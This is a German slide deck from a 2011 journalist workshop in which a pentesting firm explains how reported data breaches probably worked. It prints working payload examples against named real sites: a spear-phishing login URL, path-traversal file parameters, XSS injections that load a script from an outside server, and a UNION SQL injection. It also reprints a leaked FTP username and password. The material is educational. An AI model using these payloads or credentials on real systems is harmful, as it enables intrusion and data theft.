“Eine Million Kundendaten gestohlen” - Aktuelle Fälle von Datendiebstahl und wie sie grundsätzlich funktionieren

Patrick Hof - RedTeam Pentesting GmbH
patrick.hof@redteam-pentesting.de
http://www.redteam-pentesting.de

netzwerk recherche
01./02. Juli 2011, NDR Hamburg

RedTeam Pentesting, Daten & Fakten

- ★ Gegründet 2004 in Aachen
- ★ Spezialisierung ausschließlich auf Penetrationstests
- ★ Weltweite Durchführung von Penetrationstests
- ★ Forschung im Bereich der IT-Sicherheit

Über den Vortrag

Kein Tag ohne neue Nachrichten über Hacker und Datendiebstahl

21.06.2011
Scotland Yard verhaftet mutmaßlichen Hacktivisten UPDATE

Dropbox akzeptierte vier Stunden lang beliebige Passwörter

22.06.2011
Gezielter Angriff auf Kunden von K&M-Elektronik UPDATE

Nach Hacker-Angriffen
NSA und Provider wollen Rüstungsfirmen schützen

Computerspiele-Hersteller
Hacker dringen in Sega-Netzwerk ein

MILLIONEN GESCHÄDIGTER NUTZER
Ermittler fassen Internet-Betrügerbande

Lulz Sec + Anonymous: Verbündete Hacker nehmen Banken aufs Korn

Über den Vortrag

- ★ Oft wird in den Medien aus Unwissenheit Ungenaues oder Falsches berichtet
- ★ Oder es werden gar keine Details genannt
- ★ Fragestellung: Wie funktioniert sowas eigentlich wirklich?
- ★ Ziel: Hintergrundwissen vermitteln, Angriffsszenarien verstehen lernen
- ★ Seien Sie interaktiv $\Rightarrow$ Workshop

Unsere Qualifikation

Was qualifiziert RedTeam Pentesting, über dieses Thema zu reden?

- ★ Wir brechen jeden Tag im Auftrag unserer Kunden in deren Netzwerke und Applikationen ein
- ★ Wir benutzen dieselben Methoden, welche auch die „Bösen“ verwenden

Realitätsnahe Beispiele

- ★ Wir kennen auch nicht unbedingt mehr Details als die Medien
- ★ Aber: Wir wissen, wie Angriffe grundsätzlich funktionieren
- ★ Wir können im Zweifelsfall aus den wenigen Details schließen, wie es wahrscheinlich war
- ★ Die meisten Beispiele in diesem Vortrag zeigen, wie Angriffe generell funktioniert haben könnten

Acer → Menschliches Versehen

heise Security

News | Hintergrund | Erste Hilfe | Foren | Tc

Security > News > 7-Tage-News > 2011 > KW 23 > Acer gibt versehentlich 40.000 Kundendaten zum Dow

News-Meldung vom 06.06.2011 15:10 « Vorige | Nächste »

Acer gibt versehentlich 40.000 Kundendaten zum Download frei


vorlesen / MP3-Download

Die europäische Acer-Niederlassung soll auf ihrem FTP-Server versehentlich eine Datei mit den persönlichen Daten von rund 40.000 Kunden zum Download angeboten haben, wie The Hacker News berichtet. In dem 13 MByte großen ZIP-Archiv sollen sich diverse nach Ländern gegliederte Excel-Dateien befinden, die unter anderem Namen, Mailadressen und Telefonnummern enthalten. Auch Seriennummern und Modellbezeichnungen von Acer-Produkten befinden sich laut den veröffentlichen Auszügen in den Tabellen.

http://heise.de/-1255770

Acer → Menschliches Versehen

FTP-Anmeldedaten wurden bereits 2008 veröffentlicht



Acer ASP- Hot Fix Release-version 1.6.1 — Rate Topic

Author	Message
kothai	Posted Friday, January 11, 2008 — Reply
Forum Guru Group: Forum Members Last Login: Tuesday, February 17, 2009 Posts: 65, Visits: 218	We have fixed the below issue and released to the live as hotfix - **Version 1.6.1.** **Issue:** Exception is occuring while moving the case from Awaiting spares to under repair.(Exception:Object reference not set to an instanc Solution: This issue has been fixed, and the ASPs can proceed accordingly. If automatic updation has not taken place, please install manually. Reinstalling procedure is available in ASP Support forum - >http://asp 12-1.aspx For those ASP's who are having the proxy server issue, they can download the application from below ftp location and then install the app **ftp://ftp.acer-euro.com/Acer_ASP_System/Acer_ASP_Application/** Username: navasp Password: WDiJvpea The ASP Web version has also been renamed as 1.6.1 Thanks, Acer ASP Support Team

http://www.thehackernews.com/2011/06/thn-report-acer-hacked-because-of-their.html

GMail → Spear-Phishing

The Washington Post with Bloomberg
BUSINESS
Where Washington and Business Intersect

Economy | Industries | Local Business | Markets | Policy & Regulation | Technolog

In the News | Foreclosures | Energy tax breaks | Greece

Post Tech
Deciphering the ones and zeros of tech policy with Cecilia Kang

About / Where's Post I.T.? | Twitter | On Facebook | RSS Feed | E-Mail Cecilia

MORE BUSINESS
POSTBUSINESS
Your essential source for the latest news on the intersection of Wall Street and Washington.

LATEST TWEETS
Follow here

Posted at 05:27 PM ET, 06/01/2011

Google: Hundreds of Gmail accounts hacked, including some senior U.S. government officials

By Cecilia Kang

Google said Wednesday a hacker in China obtained access to hundreds of Gmail accounts, including those of senior U.S. government officials, military personnel, Chinese political activists and journalists.

http://www.washingtonpost.com/blogs/post-tech/post/2011/06/01/AGgASgGH_blog.html

GMail → Spear-Phishing

Fw:Draft US-China Joint Statement Inbox X

T[redacted] show details Jan 5

This is the latest version of State's joint statement. My understanding is that State put in placeholder econ language and am happy to have us fill in but in their rush to get a cleared version from the WH, they sent the attached to Mike.

Joint Statement - U S draft_KC edits.doc
51k View Download

http://contagiodump.blogspot.com/2011/02/targeted-attacks-against-personal.html

GMail → Spear-Phishing

View- und Download-Link geht auf gefälschte GMail-Login-Webseite:

```
http://google-mail.dyndns.org/accounts/
    ServiceLoginservice=mail&passive=true
        &rm=false&continue=bsv=1grm8snv3
        &ss=1&scc=1&ltmpl=default&ltmplcache=2/
    ServiceLoginAuth.php
  ?u=VictimGmailID
```

GMail → Spear-Phishing

View- und Download-Link geht auf gefälschte GMail-Login-Webseite:

```
http://google-mail.dyndns.org/accounts/
    ServiceLoginservice=mail&passive=true
        &rm=false&continue=bsv=1grm8snv3
        &ss=1&scc=1&ltmpl=default&ltmplcache=2/
    ServiceLoginAuth.php
  ?u=VictimGmailID
```

GMail → Spear-Phishing

View- und Download-Link geht auf gefälschte GMail-Login-Webseite:

```
http://google-mail.dyndns.org/accounts/
    ServiceLoginservice=mail&passive=true
        &rm=false&continue=bsv=1grm8snv3
        &ss=1&scc=1&ltmpl=default&ltmplcache=2/
    ServiceLoginAuth.php
  ?u=VictimGmailID
```


GMail → Spear-Phishing

View- und Download-Link geht auf gefälschte GMail-Login-Webseite:

```
http://google-mail.dyndns.org/accounts/
    ServiceLoginservice=mail&passive=true
        &rm=false&continue=bsv=1grm8snv3
        &ss=1&scc=1&ltmpl=default&ltmplcache=2/
    ServiceLoginAuth.php
  ?u=VictimGmailID
```

⇒ **Demo**

gefälschte GMail-Webseite



Citibank → URL-Manipulation

heise Security

News | Hintergrund | Erste Hilfe | Foren | T

Security > News > 7-Tage-News > 2011 > KW 24 > Datenklau bei der Citibank gelang durch simple URL-M

News-Meldung vom 15.06.2011 12:50 « Vorige | Nächste »

Datenklau bei der Citibank gelang durch simple URL-Manipulation UPDATE

vorlesen / MP3-Download

Bei dem Diebstahl von rund 200.000 Kundendaten der Citibank mussten die Kriminellen nicht tief in die Trickkiste greifen, wie ein Sicherheitsexperte gegenüber der New York Times bekannt gegeben hat. Demnach gelang der unberechtigte Zugriff, den die US-Bank bei einer Routinekontrolle Anfang März entdeckt hat, durch das simple Manipulieren eines URL-Parameters. Hierzu mussten sich die Kriminellen zunächst mit einem gültigen Account in den Kundenbereich für Kreditkartenkunden einloggen. Anschließend konnten sie einfach eine Nummer in der Webseitenadresse hochzählen, um an die Daten der anderen Kunden zu gelangen – dies taten sie mit Hilfe eines Skripts mehrere zehntausend Mal.

http://heise.de/-1260559

heise Security

News | Hintergrund | Erste Hilfe | Foren | T

Security > News > 7-Tage-News > 2011 > KW 25 > Datendiebe erbeuten 2,7 Millionen US-Dollar von Citib

News-Meldung vom 26.06.2011 17:14 « Vorige | Nächste »

Datendiebe erbeuten 2,7 Millionen US-Dollar von Citibank-Kunden

vorlesen / MP3-Download

Nachdem unbekannte Hacker am 10. Mai 360.083 Kundendaten von den US-Servern der Citibank mittels eines simplen URL-Tricks erbeutet hatten, haben die Einbrecher nun damit begonnen, die Konten der Betroffenen zu plündern. Wie das Wall Street Journal meldet, seien inzwischen 3.400 Konten um insgesamt 2,7 Millionen US-Dollar erleichtert worden.

http://heise.de/-1268108

Citibank → URL-Manipulation

So oder ähnlich kann es funktioniert haben:

1. Anmelden als normaler Citibank-Kunde
2. `https://online.citibank.com?account=123456`
3. `https://online.citibank.com?account=123457`
4. Automatisiert hochzählen und Rückgabe auswerten ⇒ fertig

Schufa → Local-File-Inclusion

Secalert.net

Home HoS Über mich Impressum

Startseite - Kommentare ansehen

SCHUFA Webseite - gravierende Sicherheitslücke bietet beliebige Dateien zum Download an

am 10.06.2011 | Kommentare (9)

SCHUFA "Wir schaffen vertrauen"

Bei der Suche nach einem Antragsformular auf der Webseite der SCHUFA unter meineschufa.de fiel mir ein Link ins Auge, der das klassische Muster einer local file inclusion Schwachstelle aufweist. Um dies zu testen ohne mit dem Gesetz in Konflikt zu treten, habe ich lediglich versucht, die Download-Datei selbst herunter zu laden. Die entsprechende Downloaddatei bietet darauf hin die über den "file" Parameter angeforderte Datei als Binary mit dem Namen der Downloaddatei zum Herunterladen an.

http://www.secalert.net/post.php?id=15

Schufa → Local-File-Inclusion

So oder ähnlich kann es funktioniert haben:

```
https://www.meineschufa.de/download.php
   ?file=SCHUFA_Broschuere-Produktueberblick.pdf

https://www.meineschufa.de/download.php
   ?file=../../download.php
```

Schufa → Local-File-Inclusion

So oder ähnlich kann es funktioniert haben:


```
https://www.meineschufa.de/download.php
   ?file=SCHUFA_Broschuere-Produktueberblick.pdf

https://www.meineschufa.de/download.php
   ?file=../../download.php
```

⇒ **Demo**

Beispiel-LFI Damn Vulnerable Web App

Cross-Site-Scripting



NETCRAFT

Rackspace Managed Hosting - Web Hosting - Hosting

Search

What's that site running?

netcraft.com

Subscribe to our RSS feed
Get News updates by email
Follow Us on Twitter

Netcraft Services

Phishing & Security
- Anti-Phishing Toolbar
- Phishing Site Feed
- Hosting Phishing Alerts
- Bank Fraud Detection
- Phishing Site Countermeasures
- Audited by Netcraft
- Open Redirect Detection
- Web Application Security Testing
- Web Application Security Course

Internet Data Mining
- Hosting Provider Analysis
- Million Busiest Websites
- Busiest Sites Switching Analysis
- Hosting Provider Switching Analysis
- Hosting Provider Server Count
- Hosting Reseller Survey
- SSL Survey

Internet Exploration
- Whats that site running?
- SearchDNS
- Sites on the Move

Italian Bank's XSS Opportunity Seized by Fraudsters

An extremely convincing phishing attack is using a cross-site scripting vulnerability on an Italian Bank's own website to attempt to steal customers' bank account details. Fraudsters are currently sending phishing mails which use a specially-crafted URL to inject a modified login form onto the bank's login page.

The vulnerable page is served over SSL with a bona fide SSL certificate issued to Banca Fideuram S.p.A. in Italy. Nonetheless, the fraudsters have been able to inject an IFRAME onto the login page which loads a modified login form from a web server hosted in Taiwan.

The fraudsters' login form presented inside the bank's SSL page.

http://news.netcraft.com/archives/2008/01/08/italian_banks_xss_opportunity_seized_by_fraudsters.html

netzwerk recherche → Cross-Site-Scripting

⇒ **Demo:** netzwerk recherche-Webseite

netzwerk recherche → Cross-Site-Scripting

Original-URL mit Suche nach dem Wort test

```
http://www.netzwerkrecherche.de/index.php
  ?article_id=209
  &clang=0
  &rexsearch=test
  &submit=OK
```

netzwerk recherche → Cross-Site-Scripting

Cross-Site-Scripting erste Test-URL

```
http://www.netzwerkrecherche.de/index.php
  ?article_id=209
  &clang=0
  &rexsearch="><script>
      alert(/RedTeam Pentesting/)
    </script><span id="
  &submit=OK
```

netzwerk recherche → Cross-Site-Scripting

Cross-Site-Scripting-URL

```
http://www.netzwerkrecherche.de/index.php
  ?article_id=209
  &clang=0
  &rexsearch="><script
    src=http://d-foto.redteam-pentesting.de:8888
        /xss/js/rt.js>
    </script><span id="
  &submit=OK
```

netzwerk recherche → Cross-Site-Scripting

Cross-Site-Scripting-URL kodiert


```
http://www.netzwerkrecherche.de/index.php
  ?article_id=209
  &clang=0
  &rexsearch=%22%3E%3Cscript
    +src%3Dhttp%3A%2F%2Fd-foto.redteam-pentesting.de%3A8888
      %2Fxss%2Fjs%2Frt.js%3E
    %3C%2Fscript%3E%3Cspan+id%3D%22
  &submit=OK
```

netzwerk recherche → Cross-Site-Scripting

Cross-Site-Scripting-URL verkürzt mit URL-Shortener

`http://bit.ly/lMtbE7`

netzwerk recherche → Cross-Site-Scripting



http://www.netzwerk-recherche.de

Sony Music Japan → SQL-Injection

SOPHOS Products Solutions Support Security Partners

Search articles

Archive by date | author | category

Send us a tip | Subscribe by RSS | Email

nakedsecurity — IT Security Blog of the Year

News. Opinion. Advice. Research

malware | spam | social networks | data loss | law & order | apple | podcast | video | more | about

Do-not-track off to a slow start, Mozilla adds support for Android

Apple support to infected Mac users: "You cannot show the customer how to stop the process"

Sony Music Japan hacked through SQL injection flaw

by Chester Wisniewski on May 24, 2011 | 6 Comments

FILED UNDER: Data loss, Vulnerability

Another day, another attack on Sony. I reported yesterday on the SQL injection attack exposing user information on SonyMusic.gr and today attackers have found flaws in SonyMusic.co.jp.

The Hacker News sent us a tip this evening documenting a couple of vulnerable web pages on SonyMusic.co.jp that allowed hackers to access their contents through SQL injection.

Popular | Recent | Related

CIA website brought down by DDoS attack, LulzSec hackers claim responsibility

LulzSec? Hackers? Here's a real challenge...

The top 10 passcodes you should never use on your iPhone


Study reveals scale of fake tech support call scams

http://nakedsecurity.sophos.com/2011/05/24/sony-music-japan-hacked-through-sql-injection-flaw/

Sony Music Japan → SQL-Injection

http://twitter.com/LulzSec/status/72824915849523201

Sony Music Japan → SQL-Injection



http://pastebin.com/NyEFLbyX

Sony Music Japan → SQL-Injection

So oder ähnlich kann es funktioniert haben:

Normaler Aufruf:

```
http://www.sonymusic.co.jp/bv/cro-magnons/track.php?item=7419
```

```
SELECT name FROM items WHERE id='7419'
```

Sony Music Japan → SQL-Injection

So oder ähnlich kann es funktioniert haben:

Normaler Aufruf:

```
http://www.sonymusic.co.jp/bv/cro-magnons/track.php?item=7419
```

```
SELECT name FROM items WHERE id='7419'
```

SQL-Injection, welche die Datenbankversion ausliest:

```
http://www.sonymusic.co.jp/bv/cro-magnons/track.php
        ?item=7419'+UNION+SELECT+@@version;--+
```

```
SELECT name FROM items WHERE id='7419' UNION SELECT
@@version;-- '
```

Sony Music Japan → SQL-Injection

So oder ähnlich kann es funktioniert haben:

Normaler Aufruf:

```
http://www.sonymusic.co.jp/bv/cro-magnons/track.php?item=7419
```

```
SELECT name FROM items WHERE id='7419'
```

